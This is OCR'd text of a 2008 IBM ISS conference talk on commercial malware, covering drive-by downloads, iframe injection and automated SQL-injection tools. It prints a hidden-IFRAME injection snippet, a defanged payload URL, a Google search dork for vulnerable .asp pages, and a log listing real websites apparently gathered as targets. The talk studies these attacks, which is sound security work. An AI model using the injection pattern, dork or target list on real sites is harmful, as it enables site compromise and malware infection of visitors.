
VB2008
Intentions of Capitalistic Malware

Gunter Ollmann – *Chief Security Strategist*
Holly Stewart – *X-Force Threat Response Manager*

IBM Internet Security Systems
Ahead of the threat.™

THE DRIVERS

World of Information Warfare



Network Sniffing

Computer Hacking

"Denial of Service" attacks

Eavesdropping

Computer viruses, worms and logic bombs

Password cracking

Defacements

Open source intelligence

Weaponized exploits

Information blockades

Agent recruitment

Perception Management

Trojan horse programs

Network or email address spoofing


Data Modification

Hoax emails


Social Engineering

Who’s outsmarting who?

- “The attacker doesn’t have to be smarter than the protection, just smarter than their victim”
- Opportunistic crime
- “Pwn’em all and price’em later” - hackers
  - “Kill’em all and let God sort’em out” – military
  - Hack and infect it first, ***then*** figure out how much the system is worth
- Focus on the Web browser



Price of an Identity



Incremental Identity Detail


Each additional piece of identity Information adds to the value of the Tradable identity.

HERDING THEIR VICTIMS

Drive-by-downloads

- Threat category first appeared in early 2002 (e.g. Spyware popups)
- From 2004, encompasses any download that occurs without the knowledge of the user
- Exploits vulnerabilities within the Web browser or components accessible through it (e.g. ActiveX plugins)
- Objective of attacker is to install malware
- Commercial "drive-by-download" attacks from late 2005.

The Drive-by-download Process



Follow link to malicious site

Page includes exploit material

Shellcode designed to download package


Package silently downloaded

Malware package silently installed

Host infected

iFrame Injection

- Avg. 100,000 Web defacements per week (Feb/Mar 2008)
  - IIS/ASP/SQL and Apache/PHP/MySQL
  - Most sites do not know they are infected



News > Security


iFrame attacks: Blame your Web admin guy

Liam Tung, ZDNet.com.au
17 March 2008 04:30 PM
Tags: web threat, sophos, paul ducklin, ibm, danny allan, input validation, web se

With one new Web site compromised every 14 seconds, including so biggest names, it's almost impossible to tell what's a "trustworthy" W who's at fault for exposing Internet users?

Around 165,000 Web sites have been compromised in recent weeks, in mass outbreak in the use of malicious iFrames to attack Internet users

- iFrame code injection attack
  - Part of an exponential drive-by-download attack business
  - Embedding a single line of code within the “defaced” page




```
<body>
<IFRAME name='StatPage'  src='http://[redacted]' width=5 height=5

style='display:none'></IFRAME>

<head>
```

- Infects all customers that visit the Web site
  - Installs malware backdoor/bot agents
  - Monitors everything the customer does
    (steals passwords, credit cards, and other “saleable” data)

Subscription Based SQL Injection Tools

- Automating the SQL Injection attacks
  - Specify the injection payload (default http://www.2117966 [dot] net/fuckjp.js)
  - Tool checks a site in China to verify subscription fees
  - Connects to Google to search for vulnerable sites ***inurl:".asp" inurl:"a="***
  - Starts SQL injection
    - Uses table cursors to enumerate tables on Microsoft SQL
    - Seeks columns columns that are of type ntext, text, nvarchar, or varchar AND the table type is a user table and not a system table.
    - Then uses a cursor WHILE loop to iterate the results updating each table.columname and injecting the chosen attack string (converts the current data to varchar too)




```
http://www.google.com/search?num=100&hl=en&lr=&newwindow=1&as_qdr=all&q=inurl%3A%22.asp%22+inurl%3A%2
http://www.google.com//search?q=inurl:%22.asp%22+inurl:%22a%3d%22&num=100&hl=en&lr=&newwindow=1&as_qdr=all&start=200
```

```
http://www.simmtester.com/page/news/showpubnews.asp?title=A+Quick+Look+at+Enhanced+Performance+Profiles+(EPP)+Me
http://investing.businessweek.com/research/common/symbollookup/symbollookup.asp?letterIn=A
http://search.barnesandnoble.com/booksearch/results.asp?wrd=a+new+earth&src=tc
http://www.recruitireland.com/careercentre/news/anmviewer.asp?a=1512&z=2&isasp=rinews.asp&subcat=
http://www.robertmundell.net/books/main.asp?Title=A%20Theory%20of%20Optimum%20Currency%20Areas
http://www.sethbarnes.com/index.asp?filename=theres-a-worldwide-war-between-good-evil
http://www.ins.state.pa.us/ins/cwp/view.asp?a=1331&q=542979
http://www.aegis.com/ni/topics/glossary/a.asp?page=A
http://www.niscair.res.in/InformationResources/info.asp?a=topframe.htm&b=leftcon.asp&c=nsl/nsl.htm&d=test
http://www.moneyminded.com.au/words/default.asp?letter=A
http://www.online-medical-dictionary.org/a.asp?q=~a
http://keywords.msu.edu/a-z/directory.asp?list=a
http://www.banking.state.pa.us/banking/cwp/view.asp?a=1350&q=546528
http://www.sickkids.ca/HumanResources/section.asp?s=Find+a+Career&sID=13
http://www.vegastowers.com/raf.asp?BTag=a
http://www.atstacticalgear.com/istar.asp?a=29&manufacturer=ATS
http://www.acronymfinder.com/af-query.asp?acronym=Hep+A
http://www.watermelon.org/index.asp?a=dsp&htype=recipe&pid=18
http://www.ecml.at/help/alpha.asp?abc=A
http://www.nhra.com/apcm/APCMviewer.asp?a=17520&z=8
http://www.xigla.com/absolutenm/xlaabsolutenm/anmviewer.asp?a=1&z=1
http://www.law-dictionary.org/a.asp?q=~a
http://www.maplemusic.com/artist_listing.asp?id1=a
http://www.tafe.wa.gov.au/Dynamic/DynamicPge.asp?a=10029,0,Std
http://www.mg.co.za/Content/l3_f.asp?a=18&o=10298
http://www.dx21.com/SCRIPTING/RUNDLL32/REFGUIDE.ASP?P=A
```

ALL MEMO1'S URL FINISHED! ^_^ SEE LOG

Courtesy: http://isc.sans.org/diary.html?storyid=4294

The IFRAME Business



Mass-defa
- XSS Inje
- SQL Inje
- SEO Atta

Intentional
- 0wned server
- Botnet server
- “We pay you”

